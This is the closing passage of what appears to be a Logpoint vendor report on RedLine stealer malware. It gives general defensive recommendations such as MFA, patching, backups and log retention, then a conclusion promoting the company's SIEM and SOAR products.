4. Even if a password is compromised, MFA can prevent unauthorized access to user accounts. Organizations should consider implementing MFA for all user accounts, especially for remote access or cloud-based services. If it is not feasible to implement MFA for all user accounts, prioritize the user accounts that can be accessed from the internet. It is also recommended to set up MFA to perform a privileged action.

5. Regularly auditing privileged accounts and their activities is crucial because these accounts have elevated access and permissions that can potentially give malicious actors unauthorized access to sensitive data or critical systems. Without proper monitoring, privileged accounts may be misused, leading to data breaches, system failures, and other security incidents that can cause significant harm to an organization. Additionally, auditing privilege accounts can provide valuable insights into how these accounts are being used, allowing organizations to make informed decisions about access control, resource allocation, and risk management.

6. Conduct regular incident response drills to test your organization's response to a security incident. This can help identify gaps in your incident response plan and improve your organization's preparedness for a real-world incident

7. Host-level security solutions like AgentX can help detect and prevent malware infections, including stealer malware. These solutions can provide an additional layer of protection to your devices, by monitoring the activity of processes and services running on your device and alerting you to any suspicious or malicious activity.

8. Regularly updating your devices, browsers, and other software applications is a critical security practice that can help protect your systems from known vulnerabilities and cyber threats. By keeping your software up to date, you can ensure that you have the latest security patches and bug fixes installed, which can help prevent potential malware infections and data breaches. In the case where patching is not available or is not feasible to patch the vulnerability, mitigations provided by vendors should be applied. Also in other cases where many security issues need to be fixed, prioritize the issues based on severity and patch or apply mitigation accordingly.

9. Backing up your important data regularly is crucial to protect against data loss and security breaches. However, simply creating a single backup copy is not always enough to ensure your data's safety. The 3-2-1 backup policy involves creating three copies of your important data, storing those copies in two different formats or locations, and keeping one copy offsite. An offline backup that is not accessible from the internet is also a crucial aspect of a comprehensive backup strategy. While it's essential to have an online backup for quick and easy access to your data, an offline backup provides an additional layer of protection against data loss. This strategy ensures that you have redundancy and can quickly recover from data loss due to hardware failure, ransomware events, natural disasters, or other unexpected events.

10. Having proper logging, visibility of assets, and monitoring of systems are essential components of a robust cybersecurity strategy. These measures provide an overview of the network and help to detect anomalies that may indicate a security threat. It is important to monitor and audit the network regularly to keep track of user activity and network traffic and identify any unusual behavior. It is also crucial to ensure that logs are being collected from every system to ensure comprehensive coverage. Additionally, it is recommended to have an adequate log retention policy in place to ensure that log data is available for analysis in the event of an incident. For better visibility, it is recommended to have a log retention time of at least 6 months, but it may be necessary to retain logs for longer periods depending on regulatory or compliance requirements. In some cases, it may not be feasible to store logs for such mentioned time.

CONCLUSION

To recap, RedLine malware is a sophisticated threat capable of wreaking havoc on businesses by stealing sensitive data and infecting critical systems. A comprehensive security solution that can automate and orchestrate incident response operations, integrate with various security products, and provide pre-built playbooks to expedite investigation and response activities is necessary to identify and respond to this kind of threat.

Logpoint's security solution has a variety of tools that can help businesses identify, investigate, and respond to malware attacks. The system's native endpoint solution AgentX, SOAR technology, and different playbooks can automate regular DFIR activities, collect logs and data, accelerate malware detection and cleanup, and provide incident response capabilities.

Security teams may use Logpoint's pre-built playbooks and link with a variety of security solutions to automate investigation and response activities, analyze the scope of an attack, and identify affected systems or devices. By enhancing incident response times and overall security posture, companies can protect their critical systems and data against malware like Reline stealer and other sophisticated assaults.

ABOUT LOGPOINT

Logpoint is the creator of a reliable, innovative cybersecurity operations platform — empowering organizations worldwide to thrive in a world of evolving threats.

By combining sophisticated technology and a profound understanding of customer challenges, Logpoint bolsters security teams' capabilities while helping them combat current and future threats.

Logpoint offers SIEM, UEBA, and SOAR technologies in a complete platform that efficiently detects threats, minimizes false positives, autonomously prioritizes risks, responds to incidents, and much more.

Headquartered in Copenhagen, Denmark, with offices around the world, Logpoint is a multinational, multicultural, and inclusive company.

For more information visit **www.logpoint.com**